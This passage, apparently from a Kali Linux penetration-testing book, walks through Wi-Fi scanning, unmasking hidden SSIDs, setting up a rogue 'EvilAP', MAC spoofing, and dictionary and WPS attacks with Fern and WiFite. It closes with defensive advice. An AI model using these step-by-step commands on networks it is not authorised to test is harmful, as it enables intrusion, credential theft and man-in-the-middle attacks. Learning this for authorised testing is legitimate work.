PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan
0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)

root@kali:~# █
```

You can see in the image above that a monitoring interface is created called "*wlan0mon*". The other Aircrack-ng utilities will use this new interface. You may also see a notice here about processes that could cause trouble. This can be ignored. If you have been using Aircrack-ng for a long time you will notice that the monitoring interface name has changed, it is no longer called "mon0" but "wlan0mon".

Now let's run the Airodump-ng program. This utility will list all the Wi-Fi networks in range of your wireless card.

Type, "***airodump-ng wlan0mon***"

The Airodump-ng program will start and will display a list of all available wireless access points (APs) and attached clients.



```
CH  7 ][ Elapsed: 2 mins ][ 2016-02-26 11:44

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:60:6E:[redacted]  -45      117     2137    0  11  54e  WPA2 CCMP   PSK  <length: 10>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

08:60:6E:[redacted]  F8:D0:AC:[redacted]  -67   48 -54      0     2116
(not associated)   28:C2:DD:[redacted]  -61    0 - 1      0        5
```

(You can hit ***"Ctrl-c"***at any time to exit back to the terminal prompt.)

Airodump-ng lists several pieces of information that are of interest. The first is the MAC address of the AP device. Next is the Power level, the channel number that the AP is operating on, the number of packets sent and the encryption and authentication types. Lastly, the AP name is listed.

From the figure above, you can see the wireless router is using “WPA2”, which is the recommended encryption type. If the type was “WEP” or “OPN” (open) then there would be some big security concerns. WEP was cracked a long time ago, and Open means that there is no security set at all on the AP and anyone can connect to it.

If a client connects, we will see the MAC address of both the client and the AP they connected to listed under the BSSID STATION section. Thus you can see one of the inherent security flaws of Wi-Fi. Filtering clients by MAC address is not a very effective security strategy as it is trivial to view which clients are connected to which AP’s by their physical address.

All an attacker would have to do is view which addresses have connected and then spoof (see the “*macchanger*” command later in this chapter) the address to bypass MAC filtering!


Viewing Wi-Fi Packets and Hidden APs in Wireshark

One other common Wi-Fi security misconception is that changing your Wireless Access Point to use a “Hidden” SSID will increase the security of your network. Well, it doesn’t, and we will see why in this section.

Okay, we have seen how to view which APs are available, now let’s see how we can capture wireless packets and analyze them in the ever popular protocol analyzer Wireshark. Simply place your Wi-Fi card in monitor mode like we did in the previous example, and then run Wireshark. Placing the card in monitor mode will allow us to see wireless management traffic like AP Beacons and Probes.

In a Terminal window, enter:

```
airmon-ng start wlan0mon
wireshark &
```




Note:

When you start airmon-ng, you may receive a message that running processes could cause trouble, these may be ignored. The “&” used after the Wireshark command tells Kali to run Wireshark, but give you the command prompt back . Lastly, messages in Wireshark about running as superuser can be ignored at this time.

Wireshark will open, now all you need to do is select the interface to view packets on and start the capture.

1. Click on “***wlan0mon***” from the interface list.
2. Click, “***Start***” (the Shark fin icon):


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
2 -
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
eth0
any
Loopback: lo
1 -
wlan0mon
bluetooth0
nflog
nfqueue
usbmon1
usbmon2

Wireshark will now begin to capture network control packets from the air and you should instantly see a list of all the Wi-Fi Beacon traffic.

For example:

1 0.000000 Beacon frame, SN=3269, FN=0, SSID=*Broadcast*
2 0.028565 Beacon frame, SN=3318, FN=0, SSID=*My Wi-Fi*

Here you can see a capture from two separate APs. The second one is called "*My Wi-Fi*", but the first one is different. The SSID is "Broadcast", which tells us that the name for this AP is hidden. This is an ineffective technique used to secure wireless networks, and I will show you why.

If a client attempts to connect to this hidden AP, we automatically capture the SSID name in a "Probe Request". Checking the packet capture for "Probe Requests" we will actually see the unhidden SSID as seen below:

93 6.623480 Probe Request, SN=0, FN=0, SSID=*Terminator*
99 7.122094 Probe Response, SN=843, FN=0 SSID= *Terminator*


The AP name that did not show up in the Beacon frames becomes revealed to us as soon as a client attempts to connect! The client lists the hidden AP name in the probe request, in this case "*Terminator*". And the AP echoes its hidden name back to the client in the Probe Response.

To stop the Wireshark capture, just use the "***Stop Capture***" button on the menu. You can then search, filter or save the results.

Click "***File***" and then "***Close***" to return to the main Wireshark directory.

You can then close Wireshark.

Another way to find the name of a hidden access point is to just let airmon run for a while, as clients connect, it will decipher the AP name and display it:



```
CH  7 ][ Elapsed: 8 mins ][ 2016-02-26 11:50

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:60:6E:[redacted]  -45      297     9042    0  11  54e  WPA2 CCMP   PSK  Terminator
```

Notice the ESSID “***Terminator***” is correctly listed in the picture above, where before it just said, ***“<Length 10>***”.


Turning a Wireless Card into an Access Point

One of the interesting features of wireless cards is that they can also act as an Access Point. This feature is of great interest to penetration testers, but unfortunately also to malicious users. You can create an AP using any SSID that you want. If you name your created AP the same as an existing one, the client cannot tell the difference and will connect to the nearest one, or the one with the strongest signal.

Once your card is in monitoring mode (*airmon-ng start wlan0*), you can turn it into an AP using the Airbase-ng command:


airbase-ng -e "EvilAP" -c 6 wlan0mon

This command creates an AP with the name “EvilAP”, on channel 6 using the mon0 interface.



```
root@kali:~# airbase-ng -e "EvilAP" -c 6 wlan0mon
12:20:06  Created tap interface at0
12:20:06  Trying to set MTU on at0 to 1500
12:20:06  Trying to set MTU on wlan0mon to 1800
12:20:07  Access Point with BSSID F8:D1:11:[redacted] started.
```

This AP should now show up on any nearby Wi-Fi clients:



And once someone connects, it shows up on our Kali system:

12:34:14 Client 28:E4:0D:FF:2C:AB:21 associated (unencrypted) to ESSID: “EvilAp”

Hit “Cntrl-C” to exit

We have now turned our little unassuming wireless card into an “EvilAP”. To complete the Dr. Jekyll to Mr. Hyde conversion, we also need to configure the Kali system to give out IP addresses to connecting clients (DHCP) and control what websites they can see (DNS spoofing).

You can do this manually, but there are several programs that do this automatically. In Kali the recent addition “Ghost-Phisher” is one, and the Social Engineering Toolkit (SET) Wireless AP attack is another. They allow you to take complete communication control between the internet and our wireless client.

As of the latest Kali release, Ghost-Phisher is included with Kali, but the Wi-Fi attacks don’t seem to completely work. And the SET AP attack that worked great in Backtrack wants to use dhcpd3 server which doesn’t seem to be directly supported in Kali.

But with either tool creating a fake AP and then grabbing credentials or performing Man-in-the-Middle attacks are very easily done with a few mouse clicks. Keep an eye on these tools, as I am sure both will be fixed in later Kali updates. Later in this chapter we will see how to use “Easy-Creds” which can do all of these things and more.


Using MacChanger to Change the Address (MAC) of your Wi-Fi Card

Notice that the ifconfig command displays the physical MAC (HWaddr) address of your card. This is a unique identifier hardwired into the card. But you can change this address by using the “macchanger” command.

1. Take your wireless card down with the “***ifconfig wlan0 down***” command.
2. Type “***macchanger -r wlan0***”

The -r command sets your MAC to a random address. You can also it to a specific address if you want. Use the help switch (*macchanger -h*) to see more options.

3. Bring the interface back up, “***ifconfig wlan0 up***”.
4. And verify it was changed by typing, “***ifconfig wlan0***”:



```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -r wlan0
Current MAC:   f8:d1:11:[redacted] (TP-LINK TECHNOLOGIES CO., LTD.)
Permanent MAC: f8:d1:11:[redacted] (TP-LINK TECHNOLOGIES CO., LTD.)
New MAC:       3e:57:b7:9b:fd:d4 (unknown)
root@kali:~# ifconfig wlan0 up
root@kali:~# ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 3e:57:b7:9b:fd:d4  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As you can see in the screenshot above, the MAC address of the wireless card was successfully changed.

Conclusion

There are many security issues with routers and it can be very easy to circumvent some of the common security measures that are implemented. In this section we have covered the Router exploit webpage “Routerpwn”. We looked at how to scan for wireless networks and view beacon traffic. We also saw a couple techniques that can be used to de-mask hidden wireless access points.

The best defense against Wi-Fi attacks is to secure your router! Do not use open or WEP security. One of the main defenses your network has is your firewall; if you allow people inside your firewall you can open yourself up to ARP MitM attacks, packet sniffing and other attacks. Unfortunately, many corporate users do not understand this and will take their business laptops from a secured environment at work to an unsecured Wi-Fi network at home.

Be cautious of free Wi-Fi. Don’t do online banking or shopping while using public Wi-Fi. Make sure your operating system is using a firewall and preferably internet security software. If your security software monitors your ARP table, that is even better! Use common sense, if you are working on sensitive information, do it at home not at the local coffee shop that offers free Wi-Fi, even if their cinnamon rolls are the best in the world. It is just not worth the risk!

For more information, check out Vivek Ramachandran’s excellent book, “*Backtrack 5 Wireless Penetration Testing Beginner’s Guide*.” Also, David Kennedy’s (creator of SET) book, “*Metasploit: The Penetration Tester’s Guide*” is an excellent reference on Backtrack 5, SET and the Metasploit Framework.

Resources

Check the Kali Forums for Wi-Fi news and troubleshooting tips - https://forums.kali.org/forum.php

Wireless Adapters for Kali Discussion: http://forums.kali.org/showthread.php?4327-Best-possible-wireless-adapter-for-Kali-linux-%28PCIE-amp-USB%29

Chapter 26

Fern WIFI Cracker

Fern WIFI Cracker is a great program that provides an easy to use graphical interface to underlying Aircrack-ng and Reaver Wireless penetration testing tools. Using this tool we can scan for access points and attack Wireless Protected Setup (WPS). We can also perform menu driven WPS attacks and WEP/ WPA/ and WPA2 passkey cracking using dictionary attacks.


Introduction

In this chapter we will cover using Fern to test wireless router security. To show the importance of using strong passwords, we will see how quickly Fern can crack a simple WPA passkey. We will then see what happens when trying a wordlist attack against a strong passkey.

Using Fern

<u>Tool Author</u>: Saviour Emmanuel Ekiko (also the author of "Ghost Phisher")
<u>Tool Website</u>: https://github.com/savio-code/fern-wifi-cracker

To start Fern from the menu, navigate to, "***Applications > 06-Wireless Attacks > fern wifi cracker***" or just type "***fern-wifi-cracker***" from the command line:



Select an interface card

Fern WIFI Cracker 2.2

No New Update is Available


Detection Status

Detection Status

No Key Entries

Python Version: 2.7.11 default
Aircrack Version: Aircrack-ng 1.2 rc4 -
Qt Version: 4.11.4


1. Select your wireless interface from the drop down list.




Monitor Mode Enabled on wlan0mon

2. And then click "***Scan for Access points***".

Fern will then begin to search for Access Points in the area. Once some are detected they will show up in either the WIFI WEP or WPA icon as seen below:




3. Clicking on the WIFI Icon will list every access point that your card can see in the area:


Select Target Access Point
\x00\x00\x00\x00\x00\x00\x00\x00\x00
dlink
Attack
Automate

4. Now select an access point from the Target Access Point panel.

5. Then click either "***Regular attack***" or "***WPS Attack***" from the attack options.

6. I then chose my test AP, "***dlink***", clicked the "***Wireless Protected Setup"*** attack and finally clicked the "***WiFi Attack***" button:



WPS (WIFI Protected Setup) is not supported or is disabled by the selected access point


Fern correctly detected that WPS was not enabled on our AP. Knowing the security risks of leaving WPS on, I always turn off WPS on all of my routers. On some routers, the WPS feature is susceptible to a brute force attack where an attacker can run a program like "Reaver" (used by Fern) and obtain access to the Router. If WPS is enabled you can let Fern try to crack the WPS Pin.

As this didn't work, our next step is to try and run a dictionary attack against the passkey used by the router.

7. Simply select the "***Regular Attack***".


8. Then click the "***Browse***" button and select a word list to use.

In this example we will just use the "*common.txt*" wordlist found in Fern's *"/extras/wordlists"* folder as seen below:



9. Now click the "***Wi-Fi Attack***" button.

The attack will then try every word in the wordlist against the access point passkey phrase. And on the test router I had, it found the password in very little time:



● Regular Attack ○ WPS Attack

common.txt

WPA KEY: password

WPA KEY: password - Well that wasn't secured very well!

But if you run the dictionary attack against a router using a very long complex password you will get this message:

WPA Key was not found, please try another wordlist file

WPA Key was not found - Please try another wordlist file

As the password used on this router is very unique, it could run wordlists files against it all day and it would not recover it. This is the reason why using complex passwords is so important when configuring both your routers and your Wi-Fi password Keys.

Conclusion

In this section we covered how easy it can be to obtain the Wi-Fi WPA key from a router that is using a simple password. Fern-Wifi-Cracker allowed us to quickly find and analyze the networks around us and select which ones to test. It then allowed us to run a dictionary attack against the target. This worked by de-authenticating a user attached to the router, and then capturing and cracking the WPA key with a dictionary attack. Again choosing WPA2 and a long complex passphrase will help secure your wireless network from attackers.

Resources

WiFi Protected Setup brute force vulnerability - http://www.kb.cert.org/vuls/id/723755
Tool Author’s GitHub site - https://github.com/savio-code

Chapter 27

Wi-Fi Testing with WiFite


Now we will take a look at WiFite, a quick and easy to use command line menu driven program for finding and testing wireless networks. WiFite is another Wi-Fi security testing tool that uses the Aircrack-ng toolset, Reaver and other tools under the hood. This makes it much easier to use the toolset as it uses a graphical interface and automates all the attacks for you.

Introduction

Tool Author: Derv Merkler
Tool Website: https://github.com/derv82/wifite

In this short chapter we will look at using WiFite to scan for Wireless networks and then attack a wireless router using automated and manual features.


WiFite is in the Kali menu, "***Applications > 06 - Wireless Attacks > wifite***" but clicking on it only displays the WiFite help page:



```
WiFite v2 (r87)

automated wireless auditor

designed for Linux

usage: wifite [-h] [--check CHECK] [--cracked] [--recrack] [--all]
              [-i INTERFACE] [--mac] [--mon-iface MONITOR_INTERFACE]
              [-c CHANNEL] [-e ESSID] [-b BSSID] [--showb] [--nodeauth]
              [--power POWER] [--tx TX] [--quiet] [--update] [--wpa]
              [--wpat WPAT] [--wpadt WPADT] [--strip] [--crack] [--dict DIC]
              [--aircrack] [--pyrit] [--tshark] [--cowpatty] [--wep]
              [--pps PPS] [--wept WEPT] [--chopchop] [--arpreplay]
              [--fragment] [--caffelatte] [--p0841] [--hirte] [--nofakeauth]
              [--wepca WEPCA] [--wepsave WEPSAVE] [--wps] [--pixie]
              [--wpst WPST] [--wpsratio WPSRATIO] [--wpsretry WPSRETRY]
```

Using WiFite


1. Start WiFite by entering "***wifite***" at a terminal prompt.
2. WiFite will start and automatically begin scanning for networks:



```
root@kali:~# wifite

WiFite v2 (r87)

automated wireless auditor

designed for Linux

[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready
 [0:00:06] scanning wireless networks. 0 targets and 0 clients found
```

3. At this point just let it run for a while. You will see wireless networks begin to fill in as they are found. When you feel you have found enough, or have found the ones you are looking for, hit “***Ctrl + C***”.

4. You will then be asked what Wi-Fi networks you would like to attack:



```
NUM ESSID                  CH  ENCR  POWER  WPS?  CLIENT
--- --------------------   --  ----  -----  ----  ------
 1  Terminator             11  WPA2  70db    no   clients
 2  dlink                   1  WPA2  51db   wps   clients
```

You can pick an individual one, pick several by separating them with a comma, or just type ‘all’ to attack all of them. Things to notice here:

NUM is the number of the Wi-Fi network that you want to attack

ESSID lists the ESSID or network name

CH is the channel the network is communicating on

ENCR is the type of encryption the network is using (Open, WEP, WPA, or WPA2)

POWER is the power level in decibels

WPS tells if Wireless Protected Setup (WPS) is enabled

CLIENT tells you if clients are connected or not. It will say ‘client’ if only one is connected or ‘clients’ if multiple clients are present.

Notice WiFite also detected the hidden router and displayed the name, “Terminator”.


5. WiFite found my test “***dlink***” router and listed it as number 2. So I entered “***2***” as the target.

WiFite immediately begins to automatically attack WPS first using the newer “ Pixie Dust ” attack, and when that didn ’ t work it tried a WPS Brute Force PIN attack. That also did not work on mine so it began attempting to crack the WPA key. At the time of this writing it ran for quite a while and did not successfully capture a handshake. So I decided I would try a more advanced attack using command line switches.

More advanced attacks with WiFite

